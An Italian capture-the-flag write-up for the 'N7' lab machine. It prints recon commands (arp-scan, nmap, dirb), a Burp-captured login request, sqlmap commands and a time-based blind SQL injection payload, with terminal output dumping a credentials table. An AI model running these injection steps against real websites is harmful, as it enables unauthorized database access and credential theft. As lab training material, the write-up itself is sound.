



Bonus – N7


Non appena ho aperto la macchina, con una scheda di rete in modalità host-only, ho cercato l'IP della macchina con il comando `sudo arp-scan 192.168.56.0/24`, trovando che l'IP della macchina è 192.168.56.101. Ho eseguito anche una scansione con nmap con il comando `nmap -sV 192.168.56.101 -Pn` scoprendo che era aperta solo la porta 80. Ho iniziato subito con l'enumerazione usando DirBuster, lanciando il comando `dirb http://192.168.56.101/`. Esplorando le varie directories, ho trovato questa pagina piuttosto interessante. Ispezionando il codice sorgente, ho trovato l'URL <http://localhost/profile.php>.




Ho provato a modificare questo URL, inserendo l'IP della macchina al posto di localhost e, rilanciando la pagina, ho trovato il primo flag.



Ho proseguito l'esplorazione delle directories trovate tramite l'enumerazione ed ho trovato la pagina http://192.168.56.101/enter_network/. Vedendo uno username e una password, ho cercato dei modi per fare il login.



Con BurpSuite, ho intercettato la richiesta POST per fare login su questo sito, inserendo delle credenziali casuali. Ho copiato la richiesta POST in un file che ho chiamato Nseven.txt per utilizzarla successivamente con SQLmap.



Ho utilizzato SQLmap per estrarre dal database i dati di username e password. Ho lanciato, nell'ordine, i seguenti comandi: `sqlmap -r Nesev.txt --level=3 -dbs`, poi `sqlmap -r Nseven.txt --level=3 -D machine --tables`, `sqlmap -r Nseven.txt --level=3 -D machine -T login --columns`. Infine, il comando finale con il quale ho trovato il secondo flag è `sqlmap -r Nseven.txt --level=3 -D machine -T login -C username, password, role --dump`.

```

kali@kali: ~
File Actions Edit View Help

(kali@kali)-[~]
$ sqlmap -r Nseven.txt --level=3 -D Machine -T login -C username,password,role --dump

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 10:27:23 /2024-09-28/

[10:27:23] [INFO] parsing HTTP request from 'Nseven.txt'
[10:27:23] [INFO] resuming back-end DBMS 'mysql'
[10:27:23] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('user=JGFyZ29uMmk...g0R1djk0VR;role=MjEyMzJmMjk...FmYzMX253D'). Do you want to use those [Y/n] Y
sqlmap resumed the following injection point(s) from stored session:
Parameter: user (POST)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: user=admin' AND (SELECT 6491 FROM (SELECT(SLEEP(5)))gyDg)-- SBqy@pass=password&sub=SEND

[10:27:28] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.46
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[10:27:28] [INFO] fetching entries of column(s) 'role,password,username' for table 'login' in database 'Machine'
[10:27:28] [INFO] fetching number of column(s) 'role,password,username' entries for table 'login' in database 'Machine'
[10:27:28] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[10:27:36] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] n
[10:27:50] [WARNING] (case) time-based comparison requires reset of statistical model, please wait..... (done)
admin
[10:29:18] [INFO] retrieved: FLAG{

```

Alla fine ho trovato il secondo flag.

```
kali@kali: ~  
File Actions Edit View Help  
Parameter: user (POST)  
Type: time-based blind  
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)  
Payload: user=admin' AND (SELECT 6491 FROM (SELECT(SLEEP(5)))gyDg)-- SBqy&pass=password&sub=SEND  
[10:27:28] [INFO] the back-end DBMS is MySQL  
web server operating system: Linux Debian  
web application technology: Apache 2.4.46  
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)  
[10:27:28] [INFO] fetching entries of column(s) 'role,password,username' for table 'login' in database 'Machine'  
[10:27:28] [INFO] fetching number of column(s) 'role,password,username' entries for table 'login' in database 'Machine'  
[10:27:28] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)  
[10:27:36] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions  
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] n  
1  
[10:27:50] [WARNING] (case) time-based comparison requires reset of statistical model, please wait..... (done)  
admin  
[10:29:18] [INFO] retrieved: FLAG{  
[10:31:02] [ERROR] invalid character detected. retrying..  
N7:K  
[10:33:46] [ERROR] invalid character detected. retrying..  
SA_01}  
[10:35:54] [INFO] retrieved: administrator  
Database: Machine  
Table: login  
[1 entry]  
+-----+-----+-----+  
| role | username | password |  
+-----+-----+-----+  
| admin | administrator | FLAG{N7:KSA_01} |  
+-----+-----+-----+  
[10:39:28] [INFO] table 'Machine.login' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.56.101/dump/Machine/login.csv'  
[10:39:28] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.56.101'  
[*] ending @ 10:39:28 /2024-09-28/
```